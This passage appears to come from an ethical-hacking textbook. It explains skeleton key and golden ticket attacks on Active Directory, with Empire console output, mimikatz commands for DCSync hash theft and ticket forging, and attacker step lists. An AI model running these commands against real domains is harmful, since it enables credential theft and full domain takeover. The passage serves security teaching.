
Figure 6.185: Screenshot showing the Empire skeleton key module

Here, running the **`execute`** command triggers the skeleton key attack.



```
(Empire: powershell/persistence/misc/skeleton_key) > execute
[*] Tasked 12UDSVRT to run TASK_CMD_JOB
[*] Agent 12UDSVRT tasked with task ID 1
[*] Tasked agent DC to run module powershell/persistence/misc/skeleton_key
(Empire: powershell/persistence/misc/skeleton_key) > [*] Agent 12UDSVRT returned
 results.
Job started: M732D8
[*] Valid results returned by 10.0.0.1
[*] Agent 12UDSVRT returned results.
Hostname: WIN-PTELU2U07KG.[redacted].local / S-1-5-21-3737340914-2019594255-2413
685307
```

Figure 6.186: Screenshot showing the execution of a skeleton key attack in Empire



Golden Ticket Attack


- A golden ticket attack is a **post-exploitation technique** implemented by attackers to gain complete control over the entire Active Directory (AD)
- Attackers forge Ticket Granting Tickets (TGTs) by compromising a **Key Distribution Service account** (KRBTGT) to access various AD resources

```
mimikatz # kerberos::golden /domain:ceh.com /sid:S-1-5-21-2083413944-2693254119-1471166842-502 /aes256:3e08f6c492d555ce004ed5
bc965863658a89a9abb48ad565353aa94590597023 /id:502 /user:krtbtg
User      : krtbtg
Domain    : ceh.com (CEH)
SID       : S-1-5-21-2083413944-2693254119-1471166842-502
User Id   : 502
Groups Id : *513 512 520 518 519
ServiceKey: 3e08f6c492d555ce004ed5bc965863658a89a9abb48ad565353aa94590597023 - aes256_hmac
Lifetime  : 5/17/2022 12:52:06 AM ; 5/14/2032 12:52:06 AM ; 5/14/2032 12:52:06 AM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz #
```

Attacker steals the KRBTGT password hash
2
Sends a forged TGS request
TGS response
5
Domain Controller / KDC
4
Attacker accesses resources as a legitimate user
6
Application Server
1
Gathers the domain name and SID and then impersonates the privileged user
Attacker
3
Forges a TGS ticket

Golden Ticket Attack

A golden ticket attack is a post-exploitation technique implemented by attackers to gain complete control over the entire AD. Attackers perform this attack by leveraging the Kerberos authentication protocol, using which they forge Ticket Granting Tickets (TGTs) by compromising a Key Distribution Service account (KRBTGT) to access various resources. This attack allows attackers to maintain persistence and obtain more information within the AD by masquerading as privileged users.



Attacker steals the KRBTGT password hash
2
Sends a forged TGS request
TGS response
5
Domain Controller / KDC
4
Attacker accesses resources as a legitimate user
6
Application Server
1
Gathers the domain name and SID and then impersonates the privileged user
Attacker
3
Forges a TGS ticket

Figure 6.187: Illustration of a golden ticket attack

Working of a Golden Ticket Attack

Attackers initially compromise a valid user account either using phishing emails or by exploiting vulnerabilities or security misconfigurations.

The steps involved in a golden ticket attack are as follows.


1. Attackers obtain domain information such as the domain name and domain security identifier (SID) using the **`whoami`** command.
2. Then, attackers elevate their privileges to the domain's administrator-level user account to steal the NTLM hash of KRBTGT. Attackers use mimikatz to perform a pass-the-hash attack or DCSync attack to steal KRBTGT's password hash by executing the following command:

   ```
   lsadump::dcsync /domain:domain name /user:krbtgt
   ```

3. After obtaining the password hashes, attackers run the following mimikatz command to obtain a golden ticket by impersonating an administrator-level user. It allows the attackers to access any resource, group, or domain in the environment.

